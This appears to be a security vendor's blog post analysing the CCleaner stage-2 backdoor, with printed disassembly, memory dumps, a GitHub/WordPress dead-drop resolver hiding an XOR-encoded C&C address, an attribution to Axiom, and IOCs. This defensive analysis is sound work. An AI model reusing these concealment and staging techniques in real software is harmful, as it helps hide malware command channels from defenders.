
```
loc_1001C2D2:
and     [ebp+ecx+var_50], 0
lea     eax, [ebp+var_54]
push    eax
push    20019h
lea     eax, [ebp+var_50]
push    0
push    eax
push    80000002h
mov     [ebp+var_14], 313030h
mov     [ebp+var_58], esi
call    dword ptr [esi+18h] ; RegOpenKeyExA
test    eax, eax
jz      short loc_1001C303
```

The next payload is executed, which decrypts another module and loads it. If we look at the memory of the next decrypted payload, we can see something that looks like a PE header without the MZ signature. From here, it is as simple as modifying the first two bytes to represent MZ and we have a valid PE file. (f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a)



```
Address  Hex dump                                         ASCII
003B3503 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3513 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3523 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3533 00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00 ............╨...
003B3543 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3553 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3563 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3573 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3583 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3593 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B35A3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B35B3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B35C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B35D3 50 45 00 00 4C 01 04 00 F0 9B B7 59 00 00 00 00 PE..L☺♦.≡¢╖Y....
003B35E3 00 00 00 00 E0 00 0E 21 0B 01 06 00 00 26 00 00 ....α.♫!♂☺♠..&..
003B35F3 00 16 00 00 00 00 00 00 00 10 00 00 00 10 00 00 .▬.......►...►..
003B3603 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 .@.....►.►...☻..
003B3613 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ♦.......♦.......
003B3623 00 70 00 00 00 04 00 00 00 00 00 00 02 00 00 00 .p...♦......☻...
003B3633 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 ..►..►....►..►..
003B3643 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ....►...........
003B3653 5C 41 00 00 B4 00 00 00 00 00 00 00 00 00 00 00 \A..┤...........
003B3663 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3673 00 60 00 00 20 02 00 00 00 00 00 00 00 00 00 00 .`.. ☻..........
003B3683 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B3693 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B36A3 00 00 00 00 00 00 00 00 00 40 00 00 5C 01 00 00 .........@..\☺..
003B36B3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003B36C3 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 .........text...
003B36D3 90 25 00 00 00 10 00 00 00 26 00 00 00 04 00 00 É%...►...&...♦..
003B36E3 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 ............ ..`
003B36F3 2E 72 64 61 74 61 00 00 06 08 00 00 00 40 00 00 .rdata..♠◘...@..
003B3703 00 0A 00 00 00 2A 00 00 00 00 00 00 00 00 00 00 .◙...*..........
003B3713 00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00 ....@..@.data...
003B3723 44 06 00 00 00 50 00 00 00 06 00 00 00 34 00 00 D♠...P...♠...4..
003B3733 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 ............@..└
003B3743 2E 72 65 6C 6F 63 00 00 C2 02 00 00 00 60 00 00 .reloc..┬☻...`..
003B3753 00 04 00 00 00 3A 00 00 00 00 00 00 00 00 00 00 .♦...:..........
003B3763 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 ....@..B........
```

The next module is a essentially another backdoor that connects to a few domains; before revealing the true IP, it will connect to for the next stage payload.




CCleaner stage 1 backdoor
Gets from the C&C server and loads it to memory
Stage 2 payload
Drops to disk, creates a service and run
Saves to registry
Trojanized legitimate binary
Loads to memory
Backdoor
?

Backdoor Process


1. Sends HTTP request to https://microsoft.com and https://update.microsoft.com
2. Checks if HTTP response contains strings "Microsoft" and "Internet Explorer"
3. Sends HTTP request to https://en.search.wordpress.com/?src=organic&q=keepost or https://github.com/search?q=joinlur&type=Users&utf8=%E2%9C%93
4. Sends HTTP request to https://en.search.wordpress.com/?src=organic&q=keepost or https://github.com/search?q=joinlur&type=Users&utf8=%E2%9C%93
5. Retrieves a response that uses steganography to store an IP address in a field called "ptoken"
6. ptoken field is xor'ed to get the decrypted address of C&C
7. Connects to C&C IP address, sends machine information, and waits for next payload

It starts by ensuring it receives the correct response from https://www.microsoft.com and https://update.microsoft.com.




```
10001B7B  $ 53              PUSH EBX
10001B7C  . 56              PUSH ESI
10001B7D  . 57              PUSH EDI
10001B7E  . 33FF            XOR EDI,EDI
10001B80  > 6A 00           PUSH 0x0
10001B82  . FF7424 14       PUSH DWORD PTR SS:[ESP+0x14]
10001B86  . 68 00520010     PUSH localspl.10005200                    ASCII "https://www.microsoft.com/"
10001B8B  . E8 C1FCFFFF     CALL localspl.10001851
10001B90  . 8BF0            MOV ESI,EAX
10001B92  . 85F6            TEST ESI,ESI
10001B94  .v75 28           JNZ SHORT localspl.10001BBE
10001B96  . 50              PUSH EAX
10001B97  . FF7424 14       PUSH DWORD PTR SS:[ESP+0x14]
10001B9B  . 68 E0510010     PUSH localspl.100051E0                    ASCII "http://update.microsoft.com/"
10001BA0  . E8 ACFCFFFF     CALL localspl.10001851
10001BA5  . 8BF0            MOV ESI,EAX
10001BA7  . 85F6            TEST ESI,ESI
10001BA9  .v75 13           JNZ SHORT localspl.10001BBE
10001BAB  . 68 88130000     PUSH 0x1388                               Timeout = 5000. ms
10001BB0  . FF15 7C400010   CALL DWORD PTR DS:[<&KERNEL32.Sleep>]     Sleep
10001BB6  . 47              INC EDI
10001BB7  . 83FF 03         CMP EDI,0x3
10001BBA  .^7C C4           JL SHORT localspl.10001B80
10001BBC  .vEB 41           JMP SHORT localspl.10001BFF
10001BBE  > 833E 00         CMP DWORD PTR DS:[ESI],0x0
10001BC1  .v74 31           JE SHORT localspl.10001BF4
10001BC3  . 8B1D BC400010   MOV EBX,DWORD PTR DS:[<&MSVCRT.strstr>]   msvcrt.strstr
10001BC9  . 8D7E 04         LEA EDI,DWORD PTR DS:[ESI+0x4]
10001BCC  . 68 D4510010     PUSH localspl.100051D4                    s2 = "Microsoft"
10001BD1  . 57              PUSH EDI                                  s1
10001BD2  . FFD3            CALL EBX                                  strstr
10001BD4  . 59              POP ECX
10001BD5  . 85C0            TEST EAX,EAX
10001BD7  . 59              POP ECX
10001BD8  .v75 0E           JNZ SHORT localspl.10001BE8
10001BDA  . 68 C0510010     PUSH localspl.100051C0                    ASCII "Internet Explorer"
10001BDF  . 57              PUSH EDI
10001BE0  . FFD3            CALL EBX
10001BE2  . 59              POP ECX
10001BE3  . 85C0            TEST EAX,EAX
10001BE5  . 59              POP ECX
10001BE6  .v74 0C           JE SHORT localspl.10001BF4
10001BE8  > 56              PUSH ESI                                  hMemory
10001BE9  . FF15 78400010   CALL DWORD PTR DS:[<&KERNEL32.LocalFree   LocalFree
10001BEF  . 6A 01           PUSH 0x1
10001BF1  . 58              POP EAX
10001BF2  .vEB 0D           JMP SHORT localspl.10001C01
10001BF4  > 85F6            TEST ESI,ESI
10001BF6  .v74 07           JE SHORT localspl.10001BFF
10001BF8  . 56              PUSH ESI                                  hMemory
10001BF9  . FF15 78400010   CALL DWORD PTR DS:[<&KERNEL32.LocalFree   LocalFree
10001BFF  > 33C0            XOR EAX,EAX
10001C01  > 5F              POP EDI
10001C02  . 5E              POP ESI
10001C03  . 5B              POP EBX
10001C04  . C3              RETN
```

The malware proceeds to decrypt two more URLs.




```
Address   Hex dump                                         ASCII
10005080  68 74 74 70 73 3A 2F 2F 65 6E 2E 73 65 61 72 63  https://en.searc
10005090  68 2E 77 6F 72 64 70 72 65 73 73 2E 63 6F 6D 2F  h.wordpress.com/
100050A0  3F 73 72 63 3D 6F 72 67 61 6E 69 63 26 71 3D 6B  ?src=organic&q=k
100050B0  65 65 70 6F 73 74 00 58 73 2D A0 4F A9 F0 31 61  eepost.Xs-áO⌐≡1a
100050C0  6A C0 6D 3D 22 79 48 28 58 7A 68 DD 00 AA 75 9D  j└m="yH(Xzh▌.¬u¥
100050D0  20 B2 EA 01 32 2F 31 91 FC 0F D7 8F 5D 7A 87 B6   ▓Ω☺2/1æⁿ☼╫Å]zç╢
100050E0  C8 8A 73 D3 B1 DE 51 90 CC 9A F4 9E CA 01 68 67  ╚ès╙▒▐QÉ╠Ü⌠₧╩☺hg
100050F0  01 82 DF D4 5B B6 21 FB 80 47 FE 2E D6 D0 C3 F2  ☺é▀╘[╢!√ÇG■.╓╨├≥
```



```
Address   Hex dump                                         ASCII
10005000  68 74 74 70 73 3A 2F 2F 67 69 74 68 75 62 2E 63  https://github.c
10005010  6F 6D 2F 73 65 61 72 63 68 3F 71 3D 6A 6F 69 6E  om/search?q=join
10005020  6C 75 72 26 74 79 70 65 3D 55 73 65 72 73 26 75  lur&type=Users&u
10005030  74 66 38 3D 25 45 32 25 39 43 25 39 33 00 31 61  tf8=%E2%9C%93.1a
10005040  6A C0 6D 3D 22 79 48 28 58 7A 68 DD 00 AA 75 9D  j└m="yH(Xzh▌.¬u¥
```

The malware authors used steganography to store the IP address in a ptoken field of the HTML.

Here you can see the GitHub page with the ptoken field.



joinlur

ptoken=000000006B48622B0000000000000000&

Joined 11 days ago

Popular repositories

joinlur doesn't have any public repositories yet.

1 contribution in the last year

Learn how we count contributions.


Contribution activity

October 1, 2017

joinlur has no activity yet for this period.

September 2017

The value is then XOR decrypted by 0x31415926 which gives you 0x5A093B0D or the IP address: 13.59.9.90



```
81 F3 26 59 41 31                       xor     ebx, 31415926h
```

Conclusion:

The complexity and quality of this particular attack has led our team to conclude that it was most likely state-sponsored. Considering this new evidence, the malware can be attributed to the Axiom group due to both the nature of the attack itself and the specific code reuse throughout that our technology was able to uncover.

IOCs:

Stage 2 Payload: dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfdc83

x86 Trojanized Binary: 07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902

x86 Registry Payload:
f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a

x64 Trojanized Binary:
128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb6f4f

x64 Registry Payload:
75eaa1889dbc93f11544cf3e40e3b9342b81b1678af5d83026496ee6a1b2ef79

Registry Keys:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP

About Intezer:

Through its ‘DNA mapping’ approach to code, Intezer provides enterprises with unparalleled threat detection that accelerates incident response and eliminates false positives, while protecting against fileless malware, APTs, code tampering and vulnerable software.

Curious to learn what’s next for Intezer? Join us on our journey toward achieving these endeavors here on the blog or request a community free edition invite

By **Jay Rosenberg**

Jay Rosenberg is a self-taught reverse engineer from a very young age (12 years old), specializing in Reverse Engineering and Malware Analysis. Currently working as a Senior Security Researcher in Intezer.

‹ Evidence Aurora Operatio...

North Korea And Iran Use ... ›

Home

Products

Intezer Analyze™

Intezer Immune™

Technology

Company